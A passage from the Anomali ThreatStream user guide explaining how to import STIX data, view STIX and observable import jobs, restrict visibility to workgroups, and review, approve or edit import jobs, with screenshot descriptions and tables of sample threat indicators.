The Confidence value is re-assessed when ThreatStream analyzes the imported data. To enforce the Confidence value you selected, check **Override System Confidence**.



The image shows a UI element for setting confidence. It has a title 'Confidence' and a checkbox labeled 'Override System Confidence'. Below the checkbox is a horizontal slider with tick marks. The slider has numerical labels '10' at the left end, '50' in the middle, and '100' at the right end. A blue circular knob is positioned exactly at the '50' mark.

7. Select a Visibility for the imported data.

You can select **My Organization**, or **Trusted Circles**.



Note: The Anomali Community Visibility setting, which was previously available for imported data, is no longer supported. Effective April 14, 2023.

If you select Trusted Circles, select trusted circles from the drop down menu. If you selected **Override System Confidence** in the previous steps, only trusted circles with **Allow Members to Override System Confidence** enabled are displayed. For more information, see ["Creating a Trusted Circle" on page 373](#).

If you select My Organization, you can further restrict the visibility to specific workgroups in your organization. To do so, click **Restrict to Workgroups** and select the workgroups to which you want to give exclusive access to the observables. You can only select workgroups you are a member of during import. At least one user in the workgroups you select must have the Approve Import privilege. For more information on workgroups, see ["Restricting Access to Intelligence with Workgroups" on page 199](#).

8. If you want to anonymize your user and organization information, select **Anonymize user and organization**. Users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
9. Click **Import**.

The threat model entities become part of the threat model right after the data has been successfully imported. If the entities had any observables associated with them, an import job is created for those observables. The job is in Ready to

Review status and must be approved for the observables to become part of your threat intelligence on ThreatStream. See ["Approving Import Jobs" on page 343](#) for more information.

To view the status of STIX imports, visit the The STIX Imports screen. See ["Viewing STIX Import Jobs" below](#) for more information.

Viewing STIX Import Jobs


The STIX Imports screen provides the status of recently imported STIX data. To access the STIX Imports screen, navigate to **Manage > Imports** and open the **STIX** tab.

For information about importing STIX data, see ["Importing STIX Data into the Anomali Threat Model " on page 331](#).

The screenshot shows the 'Imports' page with the 'STIX' tab selected. It features a table of import jobs and a filter sidebar. Numbered callouts are placed as follows: 1. Filter Options sidebar; 2. Date column header; 3. Total Imported column header; 4. Total Rejected column header; 5. STIX Import Job column header; 6. Observable Import Job column header; 7. User column header; 8. TAGS section below the table; 9. File column header; 10. Refresh and Import STIX buttons in the top right.

DATE	TOTAL IMPORTED	TOTAL REJECTED	STIX IMPORT JOB	OBSERVABLE IMPORT JOB	USER	TAGS	FILE
15 Jun 2023 18:09	1	0	113 (Complete)	9703 (Approved)	...	No Tags	Researcher: Search results of Ph...
15 Jun 2023 17:30	0	0	112 (Errors)		...	No Tags	OP-33237 - Researcher
05 Jun 2023 19:57	19	4	91 (Complete)	9429 (Approved)	...	OP-33237	...
05 Jun 2023 18:54	0	0	89 (Errors)		...	OP-33237	...
16 May 2023 16:54	2	1	87 (Complete)		...	OP-33237	...
TAGS							
OP-33237							
21 Mar 2023 15:50	1	0	82 (Complete)	2351 (Approved)	...	No Tags	Researcher: Search results of Ph...
08 Feb 2023 20:10	0	1	76 (Complete)		...	No Tags	...
19 Jan 2023 00:55	20	1	72 (Complete)	2102 (Rejected)	...	No Tags	Researcher: Search results of Ph...
11 Jan 2023 20:50	1	0	71 (Complete)		...	No Tags	...
11 Jan 2023 20:49	1	0	70 (Complete)		...	No Tags	...

- 1** Filter STIX import jobs by Status, Date, and Owner. Click **Show only my imports** to view STIX imports which you submitted.
- 2 Date:** Time stamp of when the STIX import occurred.
- 3 Total Imported:** Number of STIX entities (Threat Model entities and observables) that were imported. To see a list of all imported entities, click the link in the STIX Import Jobs column.
- 4 Total Rejected:** Number of STIX entities (Threat Model entities and observables) that were rejected. To see a list of all rejected entities, click the link in the STIX Import Jobs column.
- 5 STIX Import Job:** Job ID and status of the STIX import job. Click the link to view import job details. The STIX Import Review window lists the Threat Model entities that were successfully imported and the ones that were rejected with a reason for rejection, as shown in the following figure.



NAME	TYPE	NOTES
cgseano test	attack-pattern	
AP Published	attack-pattern	
APMDCB	attack-pattern	
actor remote test	threat-actor	
remote identity test	identity	
newTM	attack-pattern	


While the Imported STIX Entities tab lists imported Threat Model entities only, the Rejected STIX Entities tab lists rejected Threat Model entities and observables.



Note: Rows are ordered by import job ID when you sort the table using the STIX Import Job column.

6 Observable Import Job: If the JSON or XML file contained any observables, an observable import job is created for them. Click the link to view import job details. Included observables are listed on the Included tab. Excluded observables are listed on the Excluded tab.

Click **View Full Import** to open the Import Review page for the import job. See ["Approving Import Jobs" on page 343](#) for more information.



OBSERVABLES	ITYPE	CONFIDENCE	NOTES
dmcovidsite	mal_domain	50	
allacovidtestse	mal_domain	50	
covidqatinfo	mal_domain	50	
corona045online	mal_domain	50	
jdoe@example.com	mal_email	50	
emergencycovidnews2202.com	mal_domain	50	
covidvaccination.com	mal_domain	50	
authcovidref54457.com	mal_domain	50	
authcovidref92832.com	mal_domain	50	

7 User: The ThreatStream user who initiated the STIX import.

8 Tags: Tags added to the STIX import job. To view all tags of the STIX import job of your interest, click the corresponding arrow in the Tags column or on the right side of the STIX import jobs table.

9 File: The STIX JSON or XML file that was uploaded for import.

10 Table Settings: Select the columns that you want to see in the table. You can select the Date, Total imported, Total Rejected, STIX Import Job, Observable Import Job, User, Tags, and File columns. Additionally, you can change the order of

columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.

Table Settings

Column Position & Visibility

☒	Date	≡
☒	Total Imported	≡
☒	Total Rejected	≡
☒	STIX Import Job	≡
☒	Observable Import Job	≡
☒	User	≡
☒	Tags	≡
☒	File	≡

Rows per page
25 ▼

Horizontal Scrolling
☐

- 11 Refresh:** Refresh the STIX import jobs listed on the page.
- 12 Import STIX:** Submit a new STIX import job on the STIX tab of the import assistant. See ["Importing STIX Data Through the Import Assistant " on page 333](#) for more information.

Viewing Import Jobs Associated With Your Organization

The Import page displays the list of every import job associated with your organization. Users with Approve Intel privileges can also approve, delete, or reject import jobs from this page.

To view the Import page, navigate to **Manage > Imports**.

3452 Results	JOB	STATUS	SUBMITTED BY	INCLUDED	EXCLUDED	INTELLIGENCE INITIATIVE	VISIBILITY	DATE	REVIEWED BY	TAGS
	32880	Ready To Review		3	3		My Organization	04 Jun 2024 08:56		No Tags
	32861	Approved		1	0		My Organization	04 Jun 2024 08:23		Cybernetics >
	32860	Approved		1	0		My Organization	04 Jun 2024 08:21		https://uniview >
	32858	Ready To Review		0	0		My Organization	04 Jun 2024 08:09		No Tags
	32852	Approved		1	0		My Organization	04 Jun 2024 08:01		No Tags
	32846	Approved		1	0		My Organization	04 Jun 2024 06:06		Cybernetics >
	32831	Ready To Review		0	0		My Organization	03 Jun 2024 23:30		No Tags
	32830	Approved		1	0		My Organization	03 Jun 2024 23:24		No Tags
	32829	Approved		1	0		My Organization	03 Jun 2024 23:18		No Tags
	32828	Approved		1	0		My Organization	03 Jun 2024 23:18		No Tags

- 1 Filter Options:** Filter the displayed import jobs by Status, Date, Owner, Reviewed by, and Intelligence Initiatives. You can view import jobs that you have submitted by selecting **Show only my imports**.
- 2 STIX:** Click the STIX tab to view the list of the STIX import jobs. For more information, refer to ["Viewing STIX Import Jobs" on page 337](#).
- 3 Job:** Job number associated with the import job. You can click a job number to view observables on the search page.
- 4 Status:** Current status of the import job. View any errors associated with the job by clicking **errors**.
- 5 Submitted by:** Organization user that submitted the import job.
- 6 Included:** Number of included observables associated with the import job.
- 7 Excluded:** Number of excluded observables associated with the import job.
- 8 Intelligence Initiative:** Intelligence initiative associated with the job. See ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#) for more information.
- 9 Visibility:** Displays whether the import job is assigned the visibility setting Anomali Community, My Organization, or available to specific Trusted Circles. Click the Trusted Circles link to see all trusted circles with which the job is shared.
- 10 Date:** Timestamp when the import job was submitted.
- 11 Reviewed by:** User who reviewed the import job.

12 Tags: Tags associated with the import job. To view all tags of the import job of your interest, click the corresponding arrow in the Tags column or on the right side of the imports table.

13 Table Settings: Select the columns that you want to see in the table. You can select the Job, Status, Tags, Submitted by, Included, Excluded, Intelligence Initiative, Visibility, Date, and Reviewed by columns. The Reviewed by and Tags columns are hidden by default. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.

Table Settings

Column Position & Visibility

- ☒ Job
- ☒ Status
- ☒ Tags
- ☐ Submitted by
- ☐ Included
- ☐ Excluded
- ☐ Intelligence Initiative
- ☐ Visibility

Rows per page: 25

Horizontal Scrolling: ☐

From the Import page, you can take the following actions:

14 Refresh: Refresh the page.

15 New: Submit a new import job. See ["Importing Observables" on page 315](#).

Additionally, you can apply the following actions to selected import jobs:

- **Approve:** Approve the selected import jobs. See ["Approving Import Jobs in Bulk" on page 350](#).
- **Reject:** Reject the selected import jobs. See ["Rejecting Import Jobs" on page 358](#).
- **Delete:** Delete the selected import jobs and all associated observables. ["Deleting Import Jobs" on page 361](#).

Imports

Observables STIX

Filter Options

Reset Filters Close All

Show only my imports

Status

- ☐ Ready To Review
- ☐ Processing
- ☐ Errors
- ☐ Approved
- ☐ Rejected

3 Items Selected

JOB	STATUS	TAGS	SUBMITTED BY	INCLUDED	EXCLUDED	INTELLIGENCE INITIATIVE	VISIBILITY	DATE
☒ 2086	Ready To Review	No Tags	[User]	1	0		Anomali Community	13 Jan 2023 22:42
☒ 2085	Ready To Review	No Tags	[User]	1	0		(0)	13 Jan 2023 22:46
☒ 2084	Ready To Review	No Tags	[User]	3	0		(2) Trusted Circles	13 Jan 2023 22:34
☐ 2083	Ready To Review	No Tags	[User]	3	0		My Organization	13 Jan 2023 22:24
☐ 2082	Ready To Review	No Tags	[User]	3	0		My Organization	13 Jan 2023 22:25
☐ 2081	Approved	No Tags	[User]	1	0		Anomali Community	13 Jan 2023 22:25

Approve Reject Delete

Restricting Observables Visibility to Workgroups During Import

When you import observables and choose to share them with your organization only, you have the opportunity to select specific workgroups with which to share the imported observables. Only users that are members of the workgroups you select will be able to see the observables.

To share observables with workgroups during import:

1. During the import process, select **My Organization** to make the data private to your organization and click the **Restrict to Workgroups** drop-down list to select the workgroups with which you want to share the observables.

The workgroups you select are displayed under the menu.



Note: You can only select workgroups you are a member of during import. At least one user in the workgroups you select must have the Approve Import privilege.

VISIBILITY

☒ My Organization

Restrict To Workgroups

Shared with all users in your organization.
No workgroups selected yet.

☐ Trusted Circles

ANONYMOUS

☐ Anonymize user and organization

2. Complete the import process. When the import job is approved, the observables will be visible only to the members of the workgroups you selected.

You can also configure Import Email mailboxes to restrict imported data to selected workgroups.



Note: If an observable already exists in ThreatStream whose visibility is restricted to workgroups within your organization, you cannot import a duplicate observable that is also private to your organization or restricted to other workgroups—even in cases where the existing observable is not visible to you.

Managing Import Jobs

After creating an import job, the import job receives the **Ready To Review** status. Users with the Approve Intel permission, can modify, approve, or reject this import job. See ["Approving Import Jobs" below](#) and ["Rejecting Import Jobs" on page 358](#) for more details.

Users without the Approve Intel permission cannot approve import jobs, but they can edit import jobs before they are approved. See ["Managing Import Jobs Without Approve Intel Privileges" on page 352](#) for details.

Approved import jobs are added to ThreatStream intelligence and assigned the **Approved** status. However, their attributes can be modified even after approval. See ["Managing Approved Jobs" on page 350](#) for details.

Rejected import jobs are excluded from threat intelligence on ThreatStream and assigned the **Rejected** status.

All import jobs regardless of their status can be deleted by users who have the Approve Intel permission. See ["Deleting Import Jobs" on page 361](#) for details.

Approving Import Jobs

Observables extracted from import jobs must be approved before they can become part of your threat intelligence.



Note: Only users with Approve Intel privileges can approve import jobs for their organization.

Import jobs can be approved from Import Job Details pages or in bulk from the Import page.

[Reviewing and Approving a Single Import Job](#)

[Approving Import Jobs in Bulk](#)

Reviewing and Approving a Single Import Job

When you approve an import job, all observables in the Included tab are added to your threat intelligence and made active. Observables in the Excluded tab will not be added. See ["Managing Excluded Observables" on page 366](#) for possible actions that can be taken on excluded observables, such as force-adding and removing excluded observables.



Note: If you do not have the privileges to approve an import job, you cannot approve import jobs, but you can send a request to



your organization administrator to review a specific job. Additionally, you can edit the import jobs you submit. See ["Managing Import Jobs "](#) on the previous page for more information.

To approve an import job:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the job in the Ready To Review status that you want to approve. The Import Job Details page is displayed. If you have the privileges to approve import jobs, the page displays the **Approve** and **Reject** buttons at the right top corner of the page.
By default, the table with observables displays the Observables, iType, Confidence, and Status columns. To see other columns such as Type, Expiration Date, Country, Classification, Organization, Source Created, Source Modified, and Notes, click the Table Settings gear and select the columns you want to be displayed. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be

displayed per page, and enable/disable horizontal scrolling.

The screenshot displays the 'Import Job Details' page for job #32926, which is 'Ready To Review'. The interface is divided into several sections:

- Job List:** A vertical list of jobs on the left, with job #32926 highlighted.
- Job Details:** Information for job #32926, including its status ('Ready To Review'), submission date ('04 Jun 2024 10:41'), and various configuration options like 'Submitted By', 'Approver', 'Type' (Analyst), 'Anonymize' (User and Organization), 'Visibility' (My Organization), 'Intelligence Source' (N/A), 'TLP' (N/A), 'Comments' (No comments added), 'Tags', 'Expiration Date' (02 Sep 2024 03:41), 'Intelligence Initiative' (Add Intelligence Initiative), 'Source Locations' (N/A), 'Target Locations' (N/A), 'Target Industry' (N/A), and 'Associated With'.
- Results:** A table showing 3 results of the import. The table has columns for 'Type', 'ITYPE', 'CONFIDENCE', and 'STATUS'. The results are:

Type	ITYPE	CONFIDENCE	STATUS
Malware File Hash	4b5a7c32d9eb87468a919fdb9698e977052c091de4b66b025ba78b04bbe607	50	Pending
Malware Email	google@grafix.ne.jp	50	Pending
Malware Domain	mailer-daemon.co	79	Pending

- (Optional) In the Anonymize section in the Included tab, select **User and Organization** if you want to anonymize your user and organization information. Users outside of your organization with access to the observables will see "Analyst" in all the fields that would otherwise display on organization or user name.
- (Optional) Click **Edit** to configure the included observables of the import job:
 - **Visibility:** Visibility assigned to tags that you want to associate with imported observables. Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. To add a tag, select a Visibility setting, enter the tag, and click the plus icon. Tags can contain spaces. Tags will be associated with each observable included in the import job.

- **Intelligence Source:** Add a meaningful label about the source from which the observables were obtained.
 - **TLP:** Add the TLP color to associate with the job.
 - **Comments:** Comments will be associated with each observable included in the import job.
 - **Tags:** To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See ["Adding Private Tags to Observables" on page 533](#) for more information.
 - **Expiration Date:** Edit the expiration date for all observables included in the import session.
 - **Intelligence Initiative:** Click **Add Intelligence Initiative** to associate an intelligence initiative with the observable in the import job. For more information about intelligence initiatives, see ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#).
 - **Source Locations:** Add or remove source locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Locations:** Add or remove target locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Industry:** Add or remove target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.
 - **Associated With:** Associate the imported observables with threat model entities.
5. Review the observables listed as Included and make any necessary changes. You can filter included observables by Type, Indicator Type, or Confidence by clicking the filter icon. Click **Reset** to remove filter conditions.

You can take the following actions on Included observables:

- **Exclude:** Move the selected included observables to the excluded tab. See ["Managing Excluded Observables" on page 366](#) for more information.

- **Edit:** Modify the indicator type mapping, expiration date, or confidence score of the selected observables.

This import includes 6 observables; 0 observable will be added publicly and 6 will be added privately.

2 Items Selected

Type: [v] iType: [v] Confidence: 0 to 100

	OBSERVABLES	TYPE	ITYPE	CONFIDENCE	STATUS	NOTES	TAGS
> ☒	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 9724	No Tags
> ☒	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 8706	No Tags
> ☐	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	email	Malware Email	50	Pending		No Tags

Additionally, you can edit the values of included observables by clicking the edit icon corresponding to the value you want to edit.

This import includes 6 observables; 0 observable will be added publicly and 6 will be added privately.

6 Results

Type: [v] iType: [v] Confidence: 0 to 100

	OBSERVABLES	TYPE	ITYPE	CONFIDENCE	STATUS	NOTES	TAGS
> ☐	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	email	Malware Email	50	Pending	Indicator still pending in import job 8706	No Tags
> ☐	 [redacted]	ail		50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	ail		50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	ail		50	Pending	Indicator still pending in import job 9724	No Tags
> ☐	 [redacted]	ail		50	Pending		No Tags

Edit Observable

Observable

[redacted]

[Close](#) [Apply changes](#)

See ["Editing Observable Values Before Approval"](#) on page 364 for more information.

6. Review the observables listed under the Excluded tab and make the necessary changes.



Note: Click the filter icon to filter observables by Type, iType, and Confidence.

When you click the Excluded tab, the table with all observables excluded from the import job is displayed. By default, the table displays the Observables, iType, and Confidence columns. To see other columns such as Type, Country,

Classification, and Organization, click the Table Settings gear and select the columns you want to be displayed. You can also change the number of rows to be displayed on the page.

Table Settings

Column Position & Visibility

☒ Observables
 ☐ Type
 ☒ IType
 ☐ Confidence
 ☐ Country
 ☐ Classification
 ☐ Organization
 ☒ Reason for exclusion

Rows per page
25

Horizontal Scrolling
☐

When selected, the following actions can be taken with excluded observables:

- **Move to Included:** Add observables excluded from the import job due to errors to the Included list. See ["Manually Adding Excluded Observables"](#) on page 367 for more information.
- **Remove Selected:** Remove excluded observables from the import job. See ["Removing Excluded Observables"](#) on page 368 for more information.
- **Force Apply Tags:** In cases where duplicate observables cannot be re-imported due to visibility settings (see ["Visibility of Re-imported Observables"](#) on page 362) you can add tags from the import job to the existing active instances of the duplicate observables. See ["Applying Tags from Duplicate Observables"](#) on page 368 for more information.

ew)

Reject Approve

Included (182) Excluded (21)

STATUS

Ready To Review

SUBMITTED

14 Jun 2023 15:11

SUBMITTED BY

Optic Administrator

APPROVER

N/A

TYPE


Analyst

3 Items Selected

Move to Included Remove selected


	OBSERVABLES	ITYPE	REASON FOR EXCLUSION	TAGS
☒	93.190.142.131	Malware IP	Indicator 93.190.142.131 rejected because it appears to be benign	No Tags
☒	79.343.960.78	Malware IP	Indicator 79.343.960.78 rejected because it appears to be benign	No Tags
☒	185.162.128.75	Malware IP	Indicator 185.162.128.75 rejected because it appears to be benign	No Tags
☐	66.85.26.234	Malware IP	Indicator 66.85.26.234 rejected because it appears to be benign	No Tags
☐	216.144.248.20	Malware IP	Indicator 216.144.248.20 rejected because it appears to be benign	No Tags

Additionally, you can edit the values and indicator types of Excluded observables by clicking the edit icon corresponding to the observable you want to edit.




See ["Editing Observable Values Before Approval"](#) on page 364 for more information.

7. (Optional) Add additional observables to the import job by clicking **New**.



You can add up to 10 observables at once. You must select an indicator type (iType) for each value.



Click **Add Observables**. The new observables are scored by ThreatStream and added to the import job.

8. To approve the import job and add included observables to your threat intelligence, click **Approve**.

When all observables listed in the **Included** tab are approved they become part of your threat intelligence on ThreatStream.

Approved imports can be viewed on the Import page.



Note: Observables assigned a confidence score of 15 or below are made private to your organization, regardless of the visibility setting you selected for the import job.

Approving Import Jobs in Bulk

Users with the Approve Intel privilege can approve or reject import jobs in bulk from the Imports page. When you approve import jobs in bulk, observables listed in the Included tabs of the selected import sessions immediately become active. Therefore, you must ensure that all import jobs have been adequately reviewed before executing bulk approval.

To approve import jobs in bulk:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Select the import jobs in the Ready To Review status that you want to approve.
3. Click **Approve** in the top right corner of the table.

Job ID	Status	Submitted By	Included	Excluded	Intelligence Initiative	Visibility	Date
9793	Approved	My Organization	6	3		My Organization	22 Jun 2023 16:01
9792	Ready To Review	My Organization	5	4		My Organization	21 Jun 2023 20:37
9724	Ready To Review	My Organization	5	4		My Organization	16 Jun 2023 14:47
9773	Ready To Review	My Organization	92	35		My Organization	15 Jun 2023 23:43
9704	Ready To Review	My Organization	2	0		My Organization	15 Jun 2023 18:11
9703	Approved	My Organization	1	0		My Organization	15 Jun 2023 18:02

The page will refresh when ThreatStream finishes processing your request. The status for the import jobs changes to **Approved**.



Note: Only users with the Approve Intel privileges can approve import jobs in bulk. Users without the privilege cannot send bulk approval requests.

Managing Approved Jobs

Approved import jobs are added to your ThreatStream intelligence, but their attributes can be edited even after approval.

To edit attributes of an approved import job:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job in the Approved status that you want to edit.
The Import Job Details page displays the table with the observables extracted from the import job.

[illegible]

By default, the table displays the Observables, iType, Confidence, and Status columns. To see other columns such as type, Expiration Date, Country, Classification, Organization, Source Created, Source Modified, Notes, and Tags, click the Table Settings gear and select the columns you want to be displayed. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.

3. In the Anonymize section, select **User and Organization** if you want to anonymize your user and organization information. Users outside of your

organization with access to the observables will see "Analyst" in all the fields that would otherwise display on organization or user name.

4. Click **Edit** next to each section you want to configure in the import job:
 - **Add to Investigation:** Add the import job to an investigation or start a new investigation for this import job. See ["Creating Investigations" on page 906](#) for details.
 - **Intelligence Source:** Add a meaningful label about the source from which the observables were obtained.
 - **TLP:** Add the TLP color to associate with the job.
 - **Tags:** To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See ["Adding Private Tags to Observables" on page 533](#) for more information.
 - **Intelligence Initiative:** Click the Add Intelligence Initiative link to associate an intelligence initiative with the observable in the import job. For more information about intelligence initiatives, see ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#).
 - **Source Locations:** Add or remove source locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Locations:** Add or remove target locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Industry:** Add or remove target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.
 - **Associated With:** Associate the imported observables with Threat Model entities.

Managing Import Jobs Without Approve Intel Privileges

If you do not have Approve Intel privileges, you cannot approve import jobs. However, you can edit the import jobs you submit before they are approved. You can update any of the parameters set at the time of submission and add additional observables to the import job. Further, you can reject the import jobs you submit and send approval requests to users in your organization with Approve Intel privileges.

To edit imported jobs before approval:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job in the Ready To Review status that you want to edit.

The Import Job Details page displays the table with the observables extracted from the import job.

By default, the table displays the Observables, iType, Confidence, and Status columns. To see other columns such as type, Expiration Date, Country, Classification, Organization, Source Created, Source Modified, and Notes, click the Table Settings gear and select the columns you want to be displayed. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.

3. (Optional) In the Anonymize section, select **User and Organization** if you want to anonymize your user and organization information. Users outside of your organization with access to the observables will see "Analyst" in all the fields that would otherwise display on organization or user name.


The screenshot shows the 'Import Job Details' page for job 39786, which is 'Ready To Review'. The interface is divided into three main sections:

- Left Panel (Job List):** A list of jobs with job numbers and the user 'By: Carolina yahoo'. Job 39786 is highlighted.
- Middle Panel (Job Details):** Fields for job configuration:
 - STATUS:** Ready To Review
 - SUBMITTED:** 30 Jul 2024 00:01
 - SUBMITTED BY:** Carolina Yahoo
 - APPROVER:** N/A
 - TYPE:** Analyst
 - ANONYMIZE:** ☐ User and Organization
 - VISIBILITY:** My Organization (with an **Edit** link)
 - INTELLIGENCE SOURCE:** N/A (with an **Edit** link)
 - TLP:** N/A (with an **Edit** link)
 - COMMENTS:** No comments added
 - TAGS:** (with an **Edit** link)
 - EXPIRATION DATE:** 31 Oct 2024 00:00 (with an **Edit** link)
 - INTELLIGENCE INITIATIVE:** Add Intelligence Initiative (with a plus icon)
 - SOURCE LOCATIONS:** N/A (with an **Edit** link)
 - TARGET LOCATIONS:** N/A (with an **Edit** link)
 - TARGET INDUSTRY:** N/A (with an **Edit** link)
 - ASSOCIATED WITH:** No associations selected yet (with an **Edit** link)
- Right Panel (Results Table):** Displays 2 results. The table has columns: TYPE, STATUS, CONFIDENCE, EXPIRATION, COUNT, and CLASSIFICATION. Both results are 'Malware Email' with a status of 'Pending' and a confidence of 50, expiring on 27 Oct 2024 15:47, and classified as 'My Organization'.

4. (Optional) Click **Edit** next to each section you want to configure in the import job:

- **Visibility:** Visibility assigned to tags that you want to associate with imported observables. Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. To add a tag, select a Visibility setting, enter the tag, and click the plus icon. Tags can contain spaces. Tags will be associated with each observable included in the import job.
- **Intelligence Source:** Add a meaningful label about the source from which the observables were obtained.
- **TLP:** Add the TLP color to associate with the job.
- **Tags:** To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See ["Adding Private Tags to Observables" on page 533](#) for more information.

- **Expiration Date:** Edit the expiration date for all observables included in the import session.
 - **Intelligence Initiative:** Click the Add Intelligence Initiative link to associate an intelligence initiative with the observable in the import job. For more information about intelligence initiatives, see ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#).
 - **Source Locations:** Add or remove source locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Locations:** Add or remove target locations. ThreatStream supports 325 geographical locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
 - **Target Industry:** Add or remove target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.
 - **Associated With:** Associate the imported observables with Threat Model entities.
5. Review the observables listed as Included and make any necessary changes. You can filter the observables by Type, Indicator Type (iType), and Confidence. You can take the following actions on Included observables:
- **Reset:** Clear the filter selections.
 - **Edit:** Edit the iType mapping, Expiration Date, or Confidence score assigned to the selected observables. Make the desired changes to the observable value and click **Apply Changes**. See ["Editing Observable Values Before Approval" on page 364](#) for more information.
 - **Exclude:** Exclude selected observables from approval.



